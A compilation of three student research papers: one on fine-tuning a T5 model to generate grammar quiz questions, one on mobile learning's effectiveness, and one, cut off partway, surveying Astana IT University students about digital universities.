Fine-tuning of the T5 model was performed using supervised learning techniques. The pre-trained T5-small model was selected due to its efficiency in handling text-to-text transformation tasks, making it particularly suited for structured question generation. The training process involved several key steps. The model was first initialized with pre-trained weights and configured to accept input in a structured format where the input sentence served as a prompt and the generated output contained a formulated question along with multiple-choice answer options.

The T5 model operates using an encoder-decoder structure, where input sentences are tokenized and transformed into context representations. The decoder then generates the final question-answer output. Figure 3 provides a schematic representation of the T5 model's architecture.



Fig. 2. Model Architecture

To optimize performance, hyperparameters were carefully adjusted, with the learning rate set to 3e-4, a batch size of 8, and training executed over five epochs. The AdamW optimizer was used to dynamically adjust learning rates, ensuring stable convergence during training. Cross-entropy loss was employed as the objective function to measure how closely the generated outputs aligned with expected reference questions. The training process was iterative, with loss values progressively decreasing across epochs, indicating that the model was effectively learning from the dataset. To prevent overfitting and maintain generalization ability, dropout layers and early stopping techniques were applied during training.

C. Evaluation and Model Testing

Following the fine-tuning phase, the model underwent an evaluation process to assess its ability to generate relevant and grammatically accurate questions. The evaluation focused on analyzing the syntactic correctness of generated questions and the logical coherence of answer choices. A set of unseen sentences was used for testing, ensuring that the model's performance was not influenced by memorized patterns. The generated outputs were compared against reference questions from the dataset, allowing for an assessment of alignment and fluency. The model was also evaluated based on the diversity of its generated questions, ensuring that outputs did not exhibit excessive repetition or overly simplistic structures.

```
(.venv) arajlymbakenova@Arajlyms-MacBook-Pro Project1 % python3 app.py
{
    "sentence": "She is meticulously analyzing the complex data sets to identify patterns that are continuously evolving with each new input.",
    "question": "Identify the verb tense.",
    "options": {
        "A": "Present Continuous",
        "B": "Past Simple",
        "C": "Present Perfect",
        "D": "Present Simple"
    },
    "correct_answer": "A"
}
```

Fig. 3. An example of the output generated by the model.

D. Integration with the Training Process

To further integrate the training and evaluation process, a structured workflow was established. The model was trained iteratively, with periodic assessments of output quality guiding the adjustment of hyperparameters. The training pipeline incorporated gradient clipping to stabilize the optimization process, and dropout layers were maintained to reduce overfitting risks. Upon completion of the fine-tuning process, the trained model was saved and prepared for further testing and potential deployment in automated assessment systems.

This methodological framework provided a structured and systematic approach to refining the T5 model for grammar question generation. By ensuring robust preprocessing, fine-tuning, and evaluation, the study aimed to determine the extent to which transformer-based models could facilitate automated educational content creation. Future refinements may involve expanding the dataset and incorporating additional evaluation metrics to further enhance the accuracy and diversity of generated grammar exercises.

IV. Results & Findings

After fine-tuning the T5 model for grammar-related task generation, the results were analyzed based on the model's accuracy, coherence, and contextual appropriateness of the generated questions. The primary objective was to assess how well the model transformed input sentences into structured grammar tasks and whether the generated questions aligned with the intended grammatical concepts. The evaluation included both qualitative and quantitative assessments, ensuring that the model's performance was measured comprehensively.

A. Model Performance Analysis

The fine-tuned T5 model demonstrated the ability to generate grammar-related questions with a high degree of fluency and grammatical correctness. The model effectively identified key grammatical components in input sentences and formulated structured multiple-choice questions. The generated tasks adhered to syntactic rules, with minimal instances of incoherence or grammatical errors. However, certain limitations were observed in cases where complex or ambiguous sentence structures were introduced, leading to occasional misinterpretations in question formation.

To quantify the model's performance, the BLEU (Bilingual Evaluation Understudy) score was calculated as an evaluation metric. The BLEU score measures the similarity between the model-generated questions and reference questions in the validation dataset, with a higher score indicating better alignment. The fine-tuned T5 model achieved a BLEU score of 0.9983, demonstrating a strong ability to produce grammatically accurate and contextually relevant outputs. This near-perfect score suggests that the generated questions closely matched the expected outputs, reinforcing the effectiveness of the fine-tuning process.

B. Evaluation Metrics

To assess the effectiveness of the model, evaluation metrics were employed, focusing on syntactic accuracy, contextual relevance, and diversity of the generated questions. The model's performance was benchmarked against a validation dataset, where its ability to generalize beyond the training examples was tested. The results indicated that fine-tuning significantly improved the coherence and specificity of the generated questions. The BLEU score provided quantitative evidence of this improvement, confirming that the generated questions maintained high fidelity to reference outputs.

C. Examples of Generated Questions

A structured analysis of the model's outputs revealed that the generated questions followed a consistent pattern,

maintaining grammatical accuracy and contextual relevance. For example, given the input sentence "*She had been studying for hours before the exam began,*" the model successfully generated the question "*What is the tense of the verb in the sentence?*" with the appropriate answer options, including the correct choice "*Past Perfect Continuous."*

Another example involved the sentence "*By next year, they will have moved to a new city,*" where the model generated the correct question targeting future perfect tense identification. These examples demonstrate that the model is capable of accurately identifying verb tenses and other grammatical structures, providing a reliable tool for automated grammar task generation.

D. Challenges and Limitations

While the model exhibited strong performance in generating structured grammar questions, several challenges were identified. One of the main limitations was the occasional generation of repetitive question structures, particularly when exposed to similar sentence patterns during training. Additionally, the model's sensitivity to minor changes in input phrasing led to slight variations in the complexity of generated questions, which sometimes resulted in less precise question formulation. Furthermore, while the BLEU score suggests near-perfect alignment with reference outputs, qualitative analysis revealed that minor variations in question phrasing could still impact the perceived diversity of generated tasks. Addressing these limitations would require further dataset expansion and optimization techniques, such as reinforcement learning and active user feedback integration.

E. Summary of Findings

The results indicate that the T5 model can be effectively adapted for grammar task generation, providing educators with an automated approach to designing structured language exercises. The model's high BLEU score suggests that it generates outputs that are highly similar to expected questions, reinforcing the reliability of the approach. While the model performs well in most scenarios, ongoing refinements are necessary to enhance its handling of complex grammatical constructs. These findings support the potential for transformer-based models in educational applications, demonstrating that AI-driven solutions can contribute to more efficient language assessment tools.

V. Discussion & Conclusions

This research explores the application of transformer-based models in the automated generation of grammar-related tasks, focusing on the fine-tuning of the T5 model for educational purposes. While neural language models have been widely adopted for natural language processing tasks, their role in structured language assessment remains a developing field. The study bridges this gap by leveraging the T5 model to dynamically create multiple-choice grammar tasks based on input sentences, ensuring both grammatical accuracy and contextual appropriateness.

A key contribution of this research is the structured approach to dataset preprocessing, model fine-tuning, and evaluation. Unlike conventional rule-based methods that require predefined templates and expert linguistic input, the T5 model autonomously learns patterns and structures, generating diverse and adaptable grammar exercises. The flexibility of this approach enables the creation of a wide range of question formats, making it a scalable and efficient alternative for automated assessment tools.

The evaluation results indicate that the fine-tuned model produces outputs that closely align with human-generated grammar exercises, as evidenced by the high BLEU score of 0.9983. This metric highlights the model's ability to generate text that mirrors reference outputs in terms of fluency and lexical similarity. While this score suggests high accuracy in task generation, it is important to recognize that BLEU primarily measures surface-level similarity and does not fully capture the deeper grammatical validity or pedagogical effectiveness of the generated tasks. Further qualitative assessments would be required to determine the educational value of these automatically generated questions.

Despite the promising results, several challenges remain. The dataset used for fine-tuning was relatively small, which may have limited the diversity of generated question types. Expanding the dataset to include a broader range of grammatical structures and sentence complexities could further enhance the model's performance. Additionally, while the model generates syntactically sound questions, its ability to adapt to different proficiency levels and learning contexts requires further refinement.

Future research should focus on integrating reinforcement learning techniques to improve question quality and incorporate user feedback mechanisms to evaluate educational effectiveness. Moreover, extending the model's capabilities to support multilingual grammar assessments would enhance its applicability for diverse linguistic backgrounds. Another potential area for development is embedding the model within intelligent tutoring systems, allowing for real-time question adaptation based on learners' performance.

In conclusion, this study demonstrates the potential of transformer-based models, particularly T5, in automating grammar task generation. The results suggest that fine-tuned models can serve as a useful tool in educational assessments, reducing manual workload while maintaining high-quality question generation. While there are still areas for improvement, this approach contributes to the ongoing development of AI-driven learning tools, offering a scalable framework for the creation of automated linguistic assessments.

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The Rise of Mobile Learning and Its Effectiveness

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This study examines the factors driving the increasing popularity of mobile learning and evaluates its effectiveness compared to traditional educational methods. A mixed-methods approach was employed, incorporating focus group interviews and a survey conducted among students at Astana IT University (AITU). The findings indicate that mobile learning is widely adopted due to its flexibility and the engaging nature of multimedia content. However, technical challenges such as unreliable Wi-Fi and small screen sizes pose significant obstacles. Focus group discussions highlighted both the advantages and limitations of mobile learning. Our research suggests that while mobile learning is perceived as adaptable and effective, its overall impact can be enhanced through improvements in technological infrastructure. The findings contribute to a better understanding of mobile learning's strengths and weaknesses, offering valuable insights into future educational strategies and policies.

Keywords—Mobile Learning, educational technology, portable devices, digital learning, interactive learning

I. INTRODUCTION

Information technology and the internet have transformed the way people access education, creating new opportunities for learning [1]. Mobile learning refers to educational instruction delivered via the internet using tablets, smartphones, or other mobile devices. It enables learners to choose from a variety of online education services to acquire or enhance knowledge. Examples include language-learning apps, virtual tutoring platforms, and video conferencing tools that facilitate synchronous online classes, seminars, or events on a global scale.

With rapid advancements in technology and diverse stakeholder expectations, educational institutions must continuously update their strategies, policies, and teaching methodologies to remain effective and competitive [2].

II. BACKGROUND

A. Mobile learning challenges

The effectiveness of mobile learning depends on factors such as establishing clear guidelines for the use of application technologies. Currently, there are no formal frameworks for evaluating apps that contribute directly to mobile learning [3]. With thousands of new apps added to app stores each month, assessing every platform and selecting the most effective ones is time-consuming [4].

Another challenge is the cost of mobile devices, as those with advanced features are often expensive [5]. Given these factors, integrating mobile learning into educational practices presents both opportunities and challenges for institutions seeking to adapt to the evolving landscape of technology-driven education.

B. Problem statement

Despite the widespread adoption of mobile devices and the increasing accessibility of online education services, a comprehensive understanding of the factors influencing the rise of mobile learning and its effectiveness compared to traditional learning methods remains lacking. To address this gap, this study aims to investigate these factors and evaluate the effectiveness of mobile learning in comparison to traditional methods, providing valuable insights for educators and learners.

C. Objectives

- To identify and analyze the key factors contributing to the rise of mobile learning.
- To evaluate the effectiveness of mobile learning in comparison to traditional learning methods.

D. Questions

- What are the factors contributing to the rise of mobile learning?
- How does its effectiveness compare to traditional learning methods?

E. Significance

This study is significant as it explores the rapidly growing trend of mobile learning, a crucial aspect of modern education shaped by technological advancements. By examining the factors influencing mobile learning and evaluating its effectiveness compared to conventional learning methods, this research provides valuable insights that may guide future educational strategies and policies.

The findings can help educators optimize mobile learning to cater to students' diverse learning needs, ensure equitable access to high-quality education, and enhance learning outcomes. Furthermore, understanding the challenges associated with mobile learning will enable educational institutions to improve their infrastructure and support systems, ultimately contributing to the overall quality of education.

III. METHODS

A. Survey

The survey was designed to gather both quantitative and qualitative data essential for understanding users' opinions,

preferences, and attitudes toward mobile learning. A questionnaire was conducted among Astana IT University (AITU) students and consisted of several sections:

TABLE I.

Survey sections	Description
Demographic information	Questions on gender, age, and education level were included to segment data and identify trends among different demographic groups
Mobile device usage for learning	Participants were asked about the frequency of using mobile devices for learning, ranging from daily usage to never
Types of learning activities	Queries about specific learning activities associated with mobile device usage, such as watching educational videos, reading articles or eBooks, taking online courses, participating in quizzes, and using educational apps
Effectiveness and perception	Participants rated the effectiveness of mobile learning compared to traditional methods using a Likert scale (rating scale from 1 - Negative to 5 - Positive). Open-ended questions gathered opinions on the advantages and disadvantages of mobile learning
Technical issues and future perspectives	Questions addressed any encountered technical obstacles and explored participants' views on the future of mobile learning

Fig. 1. Sections of the survey

This structure aligned with the research objectives, offering a comprehensive view of user demographics, behavior, and perception of mobile learning, facilitating a thorough analysis of trends and correlations.

B. *Focus group interviews*

Focus group interviews were conducted with two AITU students to gather qualitative insights into mobile learning. They were asked two specific questions:

1. Can mobile learning completely replace traditional learning?
   Examining the potential for mobile learning to fully replace traditional classroom-based education.
2. What types of content are most effective for mobile learning?
   Seeking information on formats (video, text, interactive tasks) that students find most effective for mobile learning.

The responses provided valuable qualitative data that complemented the broader findings obtained through the online survey.

C. *Participants*

Participants were selected using a purposive sampling strategy to ensure diversity and representativeness. A total of 16 participants took part in the study.

- Demographic diversity: Ensuring representation across various ages, genders, and education levels.

D. *Data collection procedures*

Data collection followed a structured approach:

- Survey creation: The questionnaire was created using Microsoft Forms, a platform for establishing quick surveys.
- Survey distribution: The online survey was distributed via a link shared on the Telegram social network.
- Interviews with university students: Two university students were interviewed, and their responses were recorded on video.
- Ethical considerations: Participants were informed about the study's aims, their rights, and the confidentiality of their responses.

E. *Data analysis*

- Quantitative data analysis: Survey data were analyzed using statistical software to summarize and identify significant trends and correlations.
- Qualitative data analysis: Data obtained through focus groups and surveys underwent thematic analysis to identify recurring themes and patterns.


This mixed-methods approach facilitated a comprehensive understanding of the development and effectiveness of mobile learning.

IV. RESULTS&FINDINGS


The survey and focus group discussions provided essential quantitative and qualitative insights into users' attitudes, behaviors, and challenges associated with mobile learning.

A. *Survey results*


- Frequent use of mobile learning: A significant proportion of respondents reported using mobile devices for learning daily or several times a week, indicating a widespread adoption of mobile learning.



- Preference for multimedia content: Educational videos and interactive tasks emerged as the most preferred learning activities, demonstrating the effectiveness of multimedia content in mobile learning.



- Positive perception of effectiveness: The majority of participants rated mobile learning as highly effective, with many considering it equally or more effective than traditional learning methods.



- Technical issues: Despite the positive perception, many respondents highlighted technical difficulties, such as unreliable Wi-Fi connections and small screen sizes that make accessing educational content challenging.
    - For instance, one student mentioned, *"It is usually difficult to watch learning sites from the phone."*
    - These findings suggest the need for improved technical infrastructure and better mobile optimization of educational platforms.

B. *Focus group findings*

The focus group discussions provided deeper qualitative insights into the benefits and limitations of mobile learning:

- Flexibility and convenience: Participants appreciated mobile learning's ability to accommodate different schedules and learning preferences.
- Engagement and interactivity: Many respondents emphasized the importance of engaging, interactive content that enhances the learning experience.
- Distractions and challenges: Mobile learning environments were found to be prone to distractions, making self-discipline and time management crucial for effective learning.
- Future expectations: Participants expressed optimism regarding the future of mobile learning, expecting technological advancements to enhance accessibility and learning efficiency.

C. *Summary of key findings*

The combination of survey results and focus group discussions highlights both the advantages and challenges of mobile learning. While users appreciate its flexibility, effectiveness, and interactive content, technical challenges and distractions remain significant barriers. These insights provide a foundation for future improvements in mobile learning technology and pedagogy.

V. DISCUSSION&CONCLUSIONS

A. *Interpretation of results*

The study highlights key factors that influence the popularity and effectiveness of mobile learning compared to traditional educational methods. Learners prioritize mobile learning due to its flexibility, convenience, and engagement. Additionally, the positive perception of its efficiency underscores its potential as a valuable educational tool. These insights can support educators and learners in enhancing teaching strategies and adapting to tech-enhanced learning environments.

B. *Comparisons with prior research*

TABLE II.

Comparison aspect	Findings from this study	Findings from prior research
Multimedia content and interactive tasks	Participants emphasized the importance of engaging content like educational videos and interactive tasks in mobile learning	Griffith et al. highlighted the effectiveness of multimedia content and interactivity in improving learning outcomes [4].
Technical challenges	Many users reported issues such as unreliable internet connections and poor mobile optimization of educational platforms	O'Malley et al. & ISTE identified similar challenges, stressing the need for better technical infrastructure to support mobile learning [6], [7].
Flexivility and convenience	Learners valued mobile learning for its adaptability to various schedules and learning preferences	Jonas-Dwyer et al. & Griffith et al. also found that flexibility is a key advantage of mobile learning, making it more accessible to diverse learners [3], [4].

Fig. 2. Strucrure of clear comparison

C. *Limitations*

While the study provides valuable insights, certain limitations must be acknowledged:

- Small sample size: The relatively small participant pool may restrict the generalizability of findings.
- Potential bias: Response biases in surveys and limited perspectives in focus groups could influence the results.
- Mixed methods constraints: Combining quantitative and qualitative data might have affected the depth of analysis on specific factors influencing mobile learning.

D. *Future research*

Future studies should explore long-term effects of mobile learning on educational outcomes and student achievement. Additionally, further research could:

- Investigate the expansion of mobile learning programs across different educational settings.
- Examine the role of emerging technologies (e.g., artificial intelligence and virtual reality) in enhancing mobile learning experiences.
- Address technical challenges by identifying solutions for better infrastructure and user-friendly mobile learning platforms.

These directions will contribute to a more comprehensive understanding of mobile learning and its evolving role in education.

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Flexibility or Isolation? Challenges and Opportunities in transitioning to Digital Universities in Kazakhstan

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***Abstract*— Kazakhstan's higher education system is undergoing rapid transformation, aligning with global trends and European standards. Digital universities are no longer a distant concept but a present reality, reshaping educational formats and accessibility. However, alongside these advancements, challenges related to socialization, cultural adaptation, and psychological well-being have emerged.**

This article examines the transformation of higher education into a digital format, using Astana IT University (Kazakhstan) as a case study. The study aims to explore students' perceptions of online educational content as a critical factor in the development of digital universities, which can either enhance the flexibility of the learning process or contribute to social isolation.

The research employs a quantitative methodology, utilizing a Google Survey among 92 students at Astana IT University. The survey was structured around several thematic blocks to address three core research questions.

Findings reveal key advantages of online learning, including greater flexibility, autonomy, and reduced time and financial costs. However, significant challenges were also identified, such as technical difficulties, internet accessibility issues, reduced motivation, and concentration problems. Notably, social isolation and difficulties in student integration emerged as primary concerns, highlighting the need for strategies that balance digital accessibility with social engagement.

The study underscores the importance of developing adaptive and inclusive digital learning models to mitigate negative effects while maximizing the benefits of online education. The findings contribute to the discourse on higher education digitalization, offering insights relevant to policymakers, educators, and institutional leaders.

Keywords—online education, higher education, blended learning,

I. INTRODUCTION

In the context of the global transition to digitalization, education has become one of the key areas undergoing transformational changes. The digitalization of universities addresses several global challenges and opportunities. First and foremost, this aligns with the implementation of the Sustainable Development Goals (SDGs). Digital universities ensure access to quality education (SDG 4) by creating an inclusive educational environment accessible to all segments of society, including residents of remote regions. The implementation of SDG 9 and SDG 10 is achieved through the introduction of innovative technologies in higher education, minimizing or reducing the educational gap between social groups. Furthermore, the digitalization of higher education also helps address issues outlined in SDG 17 by fostering international cooperation and the exchange of experience in developing digital solutions [1].

In official speeches by the President of the Republic of Kazakhstan, the relevance and necessity of modernizing the higher education system in response to globalization demands have been emphasized, along with the integration of scientific and technical progress to strengthen the country's technological and scientific-innovative potential [2].

The role of digitalization in education has been repeatedly emphasized at high-level forums. President Kassym-Jomart Tokayev highlighted this at the Digital Bridge 2022 forum, stressing that digitalization is a "key tool for achieving national competitiveness" [3]. The Minister of Science and Higher Education of Kazakhstan, Sayasat Nurbek, also mentioned the launch of the pilot project "Transformation into Digital Universities", which aims to transform processes and approaches in university education [4].

This indicates that the digitalization of universities in Kazakhstan is a highly relevant topic, with ongoing discussions that may have a significant impact on the country's education sector in the near future.

However, despite the obvious advantages of using digital technologies in education, one of the negative consequences is the "risk of distraction and lack of human contact" [5]. According to UNESCO, about 40% of

students in developing countries face limitations in accessing the internet and necessary devices for online learning, exacerbating educational inequality [6].

Thus, the modern agenda of scientific and professional discussions addresses the issues of implementing digital technologies in the educational space, highlighting both the risks and opportunities of digital learning.

The aim of this article is to study students' perceptions of online educational content as a key factor in the development of digital universities, which can either contribute to the flexibility of the educational process or reinforce social isolation. The study seeks to identify the key aspects of how online learning formats affect students' academic and social adaptation, as well as assess the advantages and limitations of digital universities in the context of contemporary educational realities.

The goal will be achieved by analyzing the opinions of students at Astana IT University (AITU) regarding the use of digital content in education. Studying the case of AITU is of particular significance. This educational institution, established in 2019 as part of the "Digital Kazakhstan" state program [7], has achieved significant progress within a short period. These achievements include an increase in student enrollment from 600 to 6,000, attracting major international IT partners, and integrating digital technologies into the educational process [8] Although the university has not yet been included in leading international rankings, its rapid development and contribution to Kazakhstan's digital economy have been recognized in national sources [9]

The choice of AITU as the research object is justified by several key reasons:

- AITU was established under the "Digital Kazakhstan" program. Its approaches may serve as a model for other universities aiming to support national educational initiatives such as digitalization and the integration of modern technologies.
- AITU's practices are aligned with global IT education standards. This makes them not only adaptable within Kazakhstan but also applicable in other countries facing similar challenges [10]

II. RESEARCH QUESTIONS

To achieve the research goal, the study will address the following questions:

1. What opportunities and challenges do students at Kazakhstani universities encounter in digital learning?
2. To what extent does online content in universities meet students' needs and contribute to their academic and professional development?
3. How does digital learning impact social interactions and the feeling of social isolation?

III. LITERATURE REVIEW

COVID-19 has raised questions regarding online education, the readiness of countries to adopt new educational formats, the accessibility of education, and the risks and opportunities that come with digitalization. The scientific debates over online learning have highlighted several important issues. First of all, global research reveals diverse perspectives on the impact of online education on academic performance [11] reported that students in higher education can maintain or even improve academic performance when supported by well-structured digital tools. There is a positive correlation between the frequency of studying online content and academic performance [12]. Online education can also cater to diverse learning styles, promoting inclusivity and flexibility [13]. [14] emphasized that a lack of readiness among students and educators often undermines learning outcomes. For instance, students with limited digital literacy or self-discipline tend to struggle more in online environments.

In general, digital inequality remains a significant global challenge, particularly in low-income and rural areas. [13] emphasized that unequal access to devices and stable internet connections exacerbates educational disparities. Additionally, disparities in digital literacy further limit participation in online education. It is noteworthy that previous online learning experience does not always lead to better results and depends on a number of other factors [15]

Globally, efforts to address digital inequality include government initiatives to expand broadband access and provide digital devices to underserved populations. These measures underscore the importance of equitable access to technology as a foundation for successful online education.

This duality underscores the importance of considering both technological infrastructure and individual adaptability when evaluating the impact of online education.

The quality of online education has also been widely debated. [16] highlighted that while online education provides flexibility and accessibility, it often lacks the interactive and collaborative elements of traditional classroom learning. [13] supported this view, noting that insufficient feedback mechanisms and outdated instructional designs are common challenges.

Conversely, some studies suggest that online education can enhance learning quality through innovative pedagogical approaches. For example, the integration of asynchronous learning tools allows students to learn at their own pace, which can lead to improved comprehension and retention of knowledge. However,

Institutional readiness is another crucial factor to consider when transitioning to digital education, as it plays a critical role in the success of online learning. [11] observed that universities with robust technological infrastructure and faculty training programs adapted more seamlessly to online education during the pandemic. However, many institutions in developing countries struggled with limited resources and inadequate training. Furthermore, institutional barriers, such as resistance to change and insufficient funding, further complicate the transition to digital education [14].

The Kazakhstani educational sphere has also faced challenges in transitioning to digital education. The challenges students face in online learning may be caused by various factors. For example, digital literacy and prior experience can significantly impact the success of the educational process. [17] investigated the effectiveness of AI-driven proctoring systems for online assessments.

While these systems enhance exam integrity, they can also increase stress for students unfamiliar with such technologies. The quality of online education in Kazakhstan reflects global trends but is further impacted by localized challenges [18] compared student satisfaction levels in Kazakhstan and the USA, revealing that Kazakhstani students reported lower satisfaction due to limited interactivity and outdated course designs. These findings underscore the need for context-specific instructional designs tailored to local realities. Besides that, institutional readiness in Kazakhstan varies significantly across regions. A study conducted by researchers in Kazakhstan revealed a low level of satisfaction among faculty and university administration with «technical equipment and resources» [19]. An even greater gap in technical and digital infrastructure exists between rural areas and cities in Kazakhstan [17]. According to UNESCO report (2023) [20], the internet penetration rate in Kazakhstan reached 95%, yet remote rural areas still face significant challenges. While initiatives like "Digital Kazakhstan" aim to modernize the educational system, progress remains uneven, particularly in remote areas. In order to address these disparities, the 'DigitEl' program was launched with the goal of ensuring 100% internet coverage and expanding 5G networks by 2025. Such initiatives are crucial for bridging the digital divide and fostering inclusive online education.

IV. METHODOLOGY

The methodological basis of the study was a quantitative analysis method in the form of an online survey conducted via Google Forms. A total of 92 students from all years (1st–3rd year) of Astana IT University participated in the survey, with the majority of respondents being 1st- and 2nd-year students. The sample was spontaneous and included students from various academic programs.

The questionnaire was divided into seven sections, covering:

- General information about the respondents.
- Data on their digital skills.
- Experience with online learning.
- Institutional support and infrastructure of AITU.
- Students' evaluation of the quality and relevance of online content.
- The impact of digital learning on social interactions.
- Opportunities and prospects for digital universities from the perspective of the student community.

The questionnaire included both open-ended and closed-ended questions, enabling the collection of data on students' perceptions of digital content, its effectiveness, and its impact on their academic and social adaptation.

Limitations of the Study

This study has certain limitations. Firstly, the small number of respondents (92 students) may not fully represent the broader student population, limiting the generalizability of the findings. Secondly, the study focuses only on Astana IT University, which narrows the scope and does not account for perspectives from other higher education institutions. Future research should consider a larger and more diverse sample to provide a more comprehensive analysis of digital learning experiences.

Ethical Considerations

Participation in the study is voluntary. All respondents were informed about the purpose of the research and provided informed consent before participating.

V. RESULTS AND DISCUSSION

To assess the digital preparedness of respondents, a series of questions was asked, focusing on:

1) Students' self-assessment of their digital skills.
2) Their proficiency in using digital learning tools, such as online platforms, video conferencing, and digital libraries.

The survey results demonstrated that the vast majority of students had experience with a blended learning format, which included both offline and online education (72.8%) and rated their proficiency level as advanced or intermediate (see Figure 1). Therefore, the respondents' answers can generally be considered valid based on their experience and background.



Figure 1. How confidently do you use digital learning tools (e.g., online platforms, video conferencing, digital libraries)?

RQ 1: What opportunities and challenges do students at Kazakhstani universities encounter in digital learning?

In order to answer RQ1, respondents were asked about their personal experience with online education at Astana IT University.

According to the survey results, schedule flexibility is the primary advantage of online learning over the offline format for the majority of respondents (69%). Additionally, it was established that for a significant number of students (68%), video lectures are a valuable and useful feature, as they enable learners to study at their own pace by taking notes, reviewing, or clarifying complex topics individually (Figure 2). A comparable proportion of respondents (60%) also highlighted the benefit of saving both time and financial resources due to the elimination of commuting to and from the university.

Taken together, these latter two advantages contribute to the overall flexibility and freedom of scheduling in online learning. The availability of video lectures allows for adjustments in the timing of the learning process, while the absence of unnecessary travel increases the total amount of time that can be dedicated to studying.

These observations align well with findings from studies conducted in Hungary and Jordan, where

flexibility, time savings on commuting, and access to pre-recorded video lectures were also identified as key advantages of the online learning format [16], [21].



Figure 2. What are the main advantages of online lectures at AITU? (Select no more than three options).

Despite the stated advantages of online learning, most of students prefer a blended learning format (63.7%), while 25.3% prefer online learning, and 11% support traditional learning. The obtained data corresponds to the research findings of [22].

For nearly 50% of respondents, technical issues—such as unstable internet connections, difficulties with software or educational platforms, and limited technical support—represent one of the primary obstacles to digital learning (Figure 3).

These findings largely reflect research on a similar experience in Turkey during the pandemic, where a substantial portion of tweets also pointed to problems related to technical infrastructure and connection reliability
[23].



Figure 3. What are the main difficulties associated with online lectures at AITU?

In addition, a significant proportion of students identified other challenges, including a lack of communication (32.2% of responses), difficulties with concentration (23.3% of responses), and a loss of motivation during online lectures (33.3% of responses). These findings align with various studies conducted in different parts of the world. For instance, similar issues with comparable levels of significance were reported by students in the United States [24], Jordan [16], China [14].

Overall, the advantages of online learning mainly relate to flexibility in the educational process, allowing students to study at any convenient time, location, own pace, and as many times as needed. While the disadvantages are not limited to technological issues, they also include a lack of interpersonal interaction and decreased motivation.

RQ 2: To what extent does online content in universities meet students' needs and contribute to their academic and professional development?

Over 75 percent of students indicated that the online lecture content met their academic needs to a sufficient degree, citing elements such as access to recorded lectures, digital libraries and research resources, and interactive assignments and tests as the most useful in their academic development (Figure 4).



Figure 4.

